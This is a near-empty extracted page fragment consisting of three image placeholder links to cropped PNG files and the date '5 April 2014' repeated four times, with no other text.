
5 April 2014




5 April 2014



5 April 2014




5 April 2014

